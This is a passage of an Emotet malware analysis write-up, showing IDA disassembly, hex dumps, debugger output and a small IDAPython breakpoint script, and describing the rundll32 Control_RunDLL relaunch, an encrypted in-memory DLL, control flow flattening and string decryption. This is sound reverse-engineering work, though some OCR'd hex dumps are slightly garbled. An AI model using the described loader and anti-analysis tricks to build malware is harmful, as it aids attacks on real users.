ESP 00B2F62C ↳ Stack[00000CDC]:00B2F62C
EIP 740011BF ↳ Control_RunDLL+1F
EFL 00000202
```

The flow of emotet is like this:

“X.dll” checks if the export function name from the command line parameter is **“Control_RunDLL”**. If not, it runs the command line again with “Control_RunDLL” instead of some other export, like “C:\Windows\syswow64\rundll32.exe emotet.dll,Control_RunDLL”. It then calls ExitProcess() to exit the first “rundll32.exe”. it uses API CreateProcessW() to run the new command if the initial DLL has not been loaded with ControL_RunDLL.

We can further use the dumped x.dll and rebase the program according to the one which we are debugging currently and map the exports to the functions that are being called as well. Example, call eax jumps to the Export Contro_RunDLL in x.dll which is mapped in the following screenshot:



```
.text:740011A0 arg_8= dword ptr  10h
.text:740011A0
.text:740011A0 push    ebp
.text:740011A1 mov     ebp, esp
.text:740011A3 mov     ecx, dword_740473CC
.text:740011A9 mov     edx, offset aControlRundll_0 ; "Control_RunDLL"
.text:740011AE call    sub_74003200
.text:740011B3 test    eax, eax
.text:740011B5 jz      short loc_740011C1
```

```
t:740011B7 mov     [ebp+arg_8], offset aControlRundll_1 ; "Control_RunDLL"
t:740011BE pop     ebp
t:740011BF jmp     eax
```

```
.text:740011C1
.text:740011C1 loc_740011C1:
.text:740011C1 or      eax, 0FFFFFFFFh
.text:740011C4 pop     ebp
.text:740011C5 retn    10h
```

```
0301D6F0  81 45 FC D3 4F 00 00 81  75 FC 93 9B A3 04 C7 45  .E......u.......
0301D700  F4 35 47 C8 00 C1 65 F4  08 81 4D F4 22 BD A7 F8  ................
0301D710  81 75 F4 22 85 EB F8 8B  45 F4 8B 45 FC 8B 45 F8  .u......E.....E.
0301D720  8B 45 F0 E8 7F F6 FF FF  83 C4 14 56 FF 75 08 6A  .E.........V.u.j
0301D730  00 FF 75 10 FF D0 5E 8B  E5 5D C3 55 8B EC 83 EC  ..u.........U....
0301D740  20 83 65 E4 00 33 D2 83  65 E8 00 C7 45 E0 B3 FE  ·.e.....e...E...
0301D750  D5 00 C7 45 F0 3C 6B 51  00 6B 45 F0 06 6A 66 59  .........kE....Y
0301D760  89 45 F0 81 75 F0 FC 99  E8 01 C7 45 F4 90 1B F7  .E.........E....
0301D770  00 C1 65 F4 07 81 75 F4  EB BC 88 7B C7 45 F8 CE  ...........{....
0301D780  DF 5F 00 C1 6D F8 0A C1  6D F8 0E 8B 45 F8 F7 F1  ............E...
0301D790  89 45 F8 81 75 F8 3D F4  0D 00 C7 45 FC 5B 6E EA  .E..u.=....E.[n.
0301D7A0  00 6B 45 FC 4F 89 45 FC  C1 65 FC 0B 81 4D FC 47  .kE.O.E......M.G
0301D7B0  02 A3 9A 81 75 FC EB F4  FA DA C7 45 EC B3 69 8B  ....u......E....
0301D7C0  00 C1 65 EC 10 81 75 EC  BD 9B B7 69 8B 45 F4 8B  ......u콘··.i.E..
0301D7D0  45 F0 E8 01 25 00 00 8B  45 EC 8B 45 FC 8B 45 F8  E.......E.....E.
0301D7E0  51 51 E8 44 E1 FE FF 59  59 8B E5 5D C3 55 8B EC  QQ.....YY....U..
0301D7F0  83 EC 10 56 33 F6 56 56  FF 75 18 FF 75 14 56 FF  ....3....u..u.V.
```

```
EAX 0301D73B ↳ x.dll:0301D73B
EBX 03174E78 ↳ debug139:03174E78
ECX 0000000E ↳
EDX 03024040 ↳ x.dll:03024040
ESI 740011A0 ↳ Control_RunDLL
EDI 00000000 ↳
EBP 00B2F6AC ↳ Stack[00000CDC]:00B2F6AC
ESP 00B2F62C ↳ Stack[00000CDC]:00B2F62C
EIP 740011BF ↳ Control_RunDLL+1F
EFL 00000202
```

IDA - out.dll C:\Users\shaddy\Desktop\Additional Tools\pe_unmapper\out.dll

```
100.00% (24,145) (805,355)
```


```
77350000: loaded C:\Windows
PDBSRC: loading symbols for
PDB: using PDBIDA provider
Could not find PDB file ''.
Please check _NT_SYMBOL_PAT
PDB: Failed to get PDB file
77D05940: thread has starte
Caching 'Imports'... ok
```

Function name
- sub_300193C
- sub_3001C20
- sub_3001CF0
- sub_3001DB2
- sub_30021C2
- sub_300226A
- sub_3002735
- sub_3003894
- sub_3003FD4
- sub_3004100
- sub_30041D4
- sub_3004231
- sub_30042D9
- sub_30043A9
- sub_3004410
- sub_30047E7
- sub_300480A
- sub_3004D32
- sub_3004F6F
- sub_3005027

```
; Exported entry   1. Control_RunDLL


; Attributes: bp-based frame

public Control_RunDLL
Control_RunDLL proc near

var_20= dword ptr -20h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4
```

```
0301D6A0  FB 81 75 F0 E9 E0 F8 FB  C7 45 F8 AC D8 36 00 6B  ..u...........k
0301D6B0  45 F8 3B 59 68 77 5F F8  83 51 68 8E FF 10 BD 89  E.;Yhw_..Qh.....
0301D6C0  45 F8 6B 45 F8 30 51 68  33 02 00 00 89 45 F8 C1  E.kE.0Qh3....E..
0301D6D0  6D F8 0E 81 75 F8 DE 14  04 00 C7 45 FC 2F 73 8D  m...u......../s.
0301D6E0  00 81 4D FC 4E 43 E5 53  8B 45 FC F7 F1 89 45 FC  ..M.NC...E......
0301D6F0  81 45 FC D3 4F 00 00 81  75 FC 93 9B A3 04 C7 45  .E......u.......
0301D700  F4 35 47 C8 00 C1 65 F4  08 81 4D F4 22 BD A7 F8  ................
0301D710  81 75 F4 22 85 EB F8 8B  45 F4 8B 45 FC 8B 45 F8  .u......E.....E.
0301D720  8B 45 F0 E8 7F F6 FF FF  83 C4 14 56 FF 75 08 6A  .E.........V.u.j
0301D730  00 FF 75 10 FF D0 5E 8B  E5 5D C3 55 8B EC 83 EC  ..u.........U...
0301D740  20 83 65 E4 00 33 D2 83  65 E8 00 C7 45 E0 B3 FE  ·.e.....e...E...
0301D750  D5 00 C7 45 F0 3C 6B 51  00 6B 45 F0 06 6A 66 59  .........kE....Y
0301D760  89 45 F0 81 75 F0 FC 99  E8 01 C7 45 F4 90 1B F7  .E.........E....
0301D770  00 C1 65 F4 07 81 75 F4  EB BC 88 7B C7 45 F8 CE  ...........{....
0301D780  DF 5F 00 C1 6D F8 0A C1  6D F8 0E 8B 45 F8 F7 F1  ............E...
0301D790  89 45 F8 81 75 F8 3D F4  0D 00 C7 45 FC 5B 6E EA  .E..u.=....E.[n.
0301D7A0  00 6B 45 FC 4F 89 45 FC  C1 65 FC 0B 81 4D FC 47  .kE.O.E......M.G
0301D7B0  02 A3 9A 81 75 FC EB F4  FA DA C7 45 EC B3 69 8B  ....u......E....
0301D7C0  00 C1 65 EC 10 81 75 EC  BD 9B B7 69 8B 45 F4 8B  ......u콘··.i.E..
0301D7D0  45 F0 E8 01 25 00 00 8B  45 EC 8B 45 FC 8B 45 F8  E.......E.....E.
```


I have created a function in IDA database and renamed it as **Control_RunDLL_xdll** for easier understanding.



```
x.dll:0301D73B ; =============== S U B R O U T I N E =======================================
x.dll:0301D73B
x.dll:0301D73B ; Attributes: bp-based frame
x.dll:0301D73B
x.dll:0301D73B Control_RunDLL_xdll proc near
x.dll:0301D73B
x.dll:0301D73B var_20= dword ptr -20h
x.dll:0301D73B var_1C= dword ptr -1Ch
x.dll:0301D73B var_18= dword ptr -18h
x.dll:0301D73B var_14= dword ptr -14h
x.dll:0301D73B var_10= dword ptr -10h
x.dll:0301D73B var_C= dword ptr -0Ch
x.dll:0301D73B var_8= dword ptr -8
x.dll:0301D73B var_4= dword ptr -4
x.dll:0301D73B
x.dll:0301D73B push    ebp
x.dll:0301D73C mov     ebp, esp
x.dll:0301D73E sub     esp, 20h
x.dll:0301D741 and     [ebp+var_1C], 0
x.dll:0301D745 xor     edx, edx
x.dll:0301D747 and     [ebp+var_18], 0
x.dll:0301D74B mov     [ebp+var_20], offset unk_D5FEB3
x.dll:0301D752 mov     [ebp+var_10], 516B3Ch
x.dll:0301D759 imul    eax, [ebp+var_10], 6
x.dll:0301D75D push    66h ; 'f'
x.dll:0301D75F pop     ecx
x.dll:0301D760 mov     [ebp+var_10], eax
x.dll:0301D763 xor     [ebp+var_10], offset unk_1E899FC
x.dll:0301D76A mov     [ebp+var_C], offset unk_F71B90
x.dll:0301D771 shl     [ebp+var_C], 7
x.dll:0301D775 xor     [ebp+var_C], 7B88BCEBh
x.dll:0301D77C mov     [ebp+var_8], 5FDFCEh
x.dll:0301D783 shr     [ebp+var_8], 0Ah
x.dll:0301D787 shr     [ebp+var_8], 0Eh
x.dll:0301D78B mov     eax, [ebp+var_8]
```

From here onwards, it will execute core malicious functionality of emotet malware.

The main method for performing malicious functionalities is highly obfuscated with Emotet introducing **"Control Flow Flatening"**. The complexity of control flow logic can be seen by the following control flow graph:



```
13.42% (1671,11458) (808,476) UNKNOWN 0301FCD8: sub_301FCD8 (Synchronized with EIP, Hex View-1)
```

```
0301FC90  74 23 3B D3 75 38 FF 74  24 18 8D 51 04 8B 4C 24  t#;..8.t$..Q..L$
0301FCA0  20 E8 B8 2C 00 00 83 C4  04 03 F0 5F 8B C6 5E 5D  ·.............^]
0301FCB0  5B 83 C4 10 C3 8B D7 EB  D1 8B 44 24 10 8B 44 24  [...Ë·..ы·D$..D$
0301FCC0  14 51 E8 2D 76 FF FF 83  C4 04 8B D3 03 F0 81 FA  .Q..............
0301FCD0  C3 42 2D 08 75 B4 EB D3  55 8B EC 83 E4 F8 81 EC  ..-.u...........
0301FCE0  80 02 00 00 C7 44 24 38  3B 0B 10 00 33 D2 81 4C  ......$8;...3ç·L
0301FCF0  24 38 BA 67 6F AB 81 74  24 38 7B 0C B5 39 6B 44  $8.go..t$8{..9kD
0301FD00  24 38 2F 53 55 56 57 89  44 24 48 BE 33 E8 DE 02  $8/SUVW.D$H.3...
0301FD10  81 74 24 48 42 51 28 F3  C7 84 24 8C 01 00 00 94  .t$HBQ(.........
0301FD20  A1 6C 00 C1 AC 24 8C 01  00 00 0B 81 B4 24 8C 01  .l...$.......$..
0301FD30  00 00 94 0D 00 00 C7 84  24 3C 01 00 00 94 1F 4E  ......Ǚ·$<.....N
0301FD40  00 8B 84 24 3C 01 00 00  6A 1E 59 F7 F1 6A 4D 89  ...$<...j.Y.....
0301FD50  84 24 40 01 00 00 33 D2  C1 AC 24 40 01 00 00 0B  .$@...3...$@....
0301FD60  83 B4 24 40 01 00 00 53  C7 84 24 08 02 00 00 52  ..$@...SǙ·$.....R
0301FD70  DB DB 00 81 8C 24 08 02  00 00 10 68 5C AF 81 B4  .....$.....h\...
0301FD80  24 08 02 00 00 A0 AD D1  AF C7 84 24 7C 01 00 00  $......ǯ·Ǚ·$|...
0301FD90  A5 8F 57 00 81 84 24 7C  01 00 00 E8 AB FF FF 81  ..W...$|........
0301FDA0  B4 24 7C 01 00 00 BC A7  5F 00 C7 84 24 58 01 00  .$|....._.Ǚ·$X..
0301FDB0  00 3E 1A 76 00 8B 84 24  58 01 00 00 59 F7 F1 6A  .>.v...$X...Y...
0301FDC0  4B 89 84 24 58 01 00 00  33 D2 8B 84 24 58 01 00  K..$X...3ӎ·.$X..
0301FDD0  00 5F F7 F7 89 84 24 54  01 00 00 81 B4 24 54 01  ._....$T.....$T.
0301FDE0  00 00 13 7B 0D 00 C7 44  24 40 B4 CA 6C 00 81 44  ...{....$@.....D
0301FDF0  24 40 58 4B 00 00 6B 44  24 40 69 89 44 24 40 6B  $@XK..kD$@i.D$@k
0301FE00  44 24 40 22 89 44 24 40  81 74 24 40 8B 06 34 F1  D$@".D$@.t$@..4.
0301FE10  C7 84 24 90 00 00 00 FD  C4 92 00 81 84 24 90 00  Ǚ·$.....Ē·...$..
0301FE20  00 00 D7 1D 00 00 81 8C  24 90 00 00 00 25 68 EF  ........$....%h.
0301FE30  5A 6B 84 24 90 00 00 00  50 89 84 24 90 00 00 00  Zk.$....P..$....
0301FE40  81 B4 24 90 00 00 00 D4  14 FC 6F C7 84 24 28 01  ..$.......oǙ·$(.
0301FE50  00 00 27 4C B2 00 81 8C  24 28 01 00 00 7E 10 5A  ..'L....$(...~.Z
0301FE60  7E C1 AC 24 28 01 00 00  0F 81 B4 24 28 01 00 00  ~..$(......$(...
0301FE70  07 0D 0C 00 C7 84 24 D4  01 00 00 F0 FC CE 00 81  ....Ǚ·$.........
0301FE80  B4 24 D4 01 00 00 54 F0  F7 60 81 B4 24 D4 01 00  .$....T.....$...
0301FE90  00 67 BC 33 60 C7 44 24  3C E4 08 4B 00 81 44 24  .g.3`..$<.....D$
0301FEA0  3C 9A 70 FF FF 81 44 24  3C 06 12 FF FF C1 64 24  <.p...D$<......$
0301FEB0  3C 0C 81 74 24 3C A5 06  B3 98 C7 44 24 6C 58 E6  <..t$<......$lX.
UNKNOWN 0301FCD8: sub_301FCD8 (Synchronized with EIP, IDA View-EIP)
```

```
EAX 00001A94
EBX 03174E78 debug139:03174E78
ECX 00000066
EDX 00000000
ESI 740011A0 Control_RunDLL
EDI 00000000
EBP 00B2F628 Stack[00000CDC]:00B2F628
ESP 00B2F604 Stack[00000CDC]:00B2F604
EIP 0301FCD8 x.dll:loc_301FCD8
EFL 00000206
```

```
PDBSRC: loading symbols for 'C:\Users\shaddy\Desktop\emotet.dll' ...
PDB: using PDBIDA provider
Could not find PDB file ''.
Please check _NT_SYMBOL_PATH
PDB: Failed to get PDB file details from 'C:\Users\shaddy\Desktop\emotet.dll'
77D05940: thread has started (tid=2452)
Caching 'Imports'... ok
301D73B: can't rename byte as 'Control_RunDLL' because the name is already used in the program.
```

Path	Base
C:\Windows\SysWOW64\sfc.dll	0000000(
C:\Windows\SysWOW64\rundll32.exe	0000000(
C:\Windows\SysWOW64\pdh.dll	0000000(

```
00B2F604  0301D7D7  Control_RunDLL_xdll+9C
00B2F608  00D5FEB3  x64Stack[00001164]:unk_D5FEB3
00B2F60C  00000000
00B2F610  00000000
00B2F614  00049BBD
00B2F618  00001A94
UNKNOWN 00B2F604: Stack[00000CDC]: (Synchronized with E
```

Fileless X.dll


Emotet.dll when started loads x.dll from resources. It is added as a malicious encrypted resource in bitmap format. Once x.dll is decrypted and loaded into the memory as **RWX** region, it acts as the main malicious code. It has anti-analysis techniques like **"code flow flatening"**, **"dynamic api calls"**, **"api hashing"** and **encrypted strings**.

I have not been able to find a working script that could unflaten this sample of emotet. I have tried multiple resources like:

#	Links
1	HexRaysDeob
2	Sophos control flow de-flatenning
3	MODeflattener

In the end, I decided to go manual. I wrote a script that adds breakpoints on all call instructions in specified function and used it on main flattened function.

```
import idautils
import idaapi
import idc

def add_breakpoints_on_calls(func_name):
    # Get the function address by name
    func_ea = idc.get_name_ea_simple(func_name)
    if func_ea == idc.BADADDR:
        print(f"Function {func_name} not found!")
        return

    # Get the function's end address
    func = idaapi.get_func(func_ea)
    if not func:
        print(f"Function {func_name} not found!")
        return

    # Iterate through the instructions in the function
    for head in idautils.Heads(func.start_ea, func.end_ea):
        # Check if it's a call instruction
        if idc.print_insn_mnem(head) == "call":
            # Add a breakpoint at the call instruction
            idc.add_bpt(head)
            print(f"Breakpoint added at 0x{head:x}")

    print(f"Breakpoints added on all call instructions in function: {func_name}")

# Example: specify the function name where you want to add breakpoints
add_breakpoints_on_calls("Flatten_func")  #Flatten_func is the "code flow flatenning
function that i renamed"
```




```
Breakpoint added at 0x4b91936
Breakpoint added at 0x4b91975
Breakpoint added at 0x4b919af
Breakpoint added at 0x4b919d5
Breakpoint added at 0x4b919fe
Breakpoint added at 0x4b91a16
Breakpoints added on all call instructions in function: Flatten_func
```

I then continue the debugging until something suspicious came my way instead of debugging the code line by line. The call instruction can be used to track the API calls even if the binary is obfuscated or resolves api’s dynamically.

String De-obfuscation

All strings are encrypted in x.dll (emotet in memory), which are decrypted at run-time. It decrypts the name of all additional libraries that are loaded in the malware.



```
X.dll:04B87BBA
X.dll:04B87BBA loc_4B87BBA:
X.dll:04B87BBA mov     ecx, [edi]
X.dll:04B87BBC lea     edi, [edi+4]
X.dll:04B87BBF xor     ecx, ebx
X.dll:04B87BC1 movzx   eax, cl
X.dll:04B87BC4 mov     [edx], ax
X.dll:04B87BC7 mov     eax, ecx
X.dll:04B87BC9 shr     eax, 8
X.dll:04B87BCC lea     edx, [edx+8]
X.dll:04B87BCF movzx   eax, al
X.dll:04B87BD2 mov     [edx-6], ax
X.dll:04B87BD6 shr     ecx, 10h
X.dll:04B87BD9 movzx   eax, cl
X.dll:04B87BDC shr     ecx, 8
X.dll:04B87BDF inc     ebp
X.dll:04B87BE0 mov     [edx-4], ax
X.dll:04B87BE4 movzx   eax, cl
X.dll:04B87BE7 mov     [edx-2], ax
X.dll:04B87BEB cmp     ebp, esi
X.dll:04B87BED jb      short loc_4B87BBA

X.dll:04B87BEF mov     ebx, [esp+0Ch+arg_14]
```

```
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  01 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 AB AB AB AB  ................
AB AB AB AB 00 00 00 00  00 00 00 00 00 00 00 00  ................
58 3A 98 71 3C 56 00 18  61 00 64 00 76 00 61 00  X:.q<V..a.d.v.a.
70 00 69 00 33 00 32 00  2E 00 64 00 6C 00 6C 00  p.i.3.2...d.l.l.
00 00 00 00 00 00 00 00  AB AB AB AB AB AB AB AB  ................
00 00 00 00 00 00 00 00  5B 3A 9B 71 4B 56 00 00  ........[:.qKV..
08 70 18 03 28 4E 17 03  EE FE EE FE EE FE EE FE  .p..(N..........
EE FE EE FE EE FE EE FE  40 3A 98 69 48 56 00 18  ........@:.iHV..
01 00 00 00 78 10 CD 77  00 00 00 00 00 00 00 00  ....x...........
00 00 00 00 F4 41 1B 03  F4 41 1B 03 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
80 BF A1 74 38 8A A5 74  00 00 00 00 00 00 00 00  ...t8..t........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  00 00 00 00 F0 07 17 03  ................
20 08 17 03 98 13 1B 03  00 00 00 00 89 D2 D3 76  ·..............v
00 00 00 00 01 00 00 00  88 10 CD 77 00 00 00 00  ................
01 00 00 00 34 09 17 03  34 09 17 03 01 00 00 00  ....4...4.......
00 00 00 00 00 00 00 00  50 FB 1A 05 50 FB 1A 05  ........P...P...
80 42 1B 03 80 42 1B 03  00 00 00 00 00 00 00 00  .B...B..........
90 42 1B 03 90 42 1B 03  98 42 1B 03 98 42 1B 03  .B...B...B...B..
00 00 00 00 00 00 00 00  5D 00 FA 3F 05 00 00 00  ........]..?....
00 00 00 00 F8 24 01 00  00 00 00 00 00 00 00 00  .....$..........
AB AB AB AB AB AB AB AB  00 00 00 00 00 00 00 00  ................
50 3A 98 79 53 56 00 18  5C FC 1A 05 03 00 00 00  P:.ySV..\.......
01 00 00 00 01 00 00 00  5D A2 29 8D 04 00 00 00  ........].).....
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00  80 BF A1 74 38 8A A5 74  ..........t8..t
```

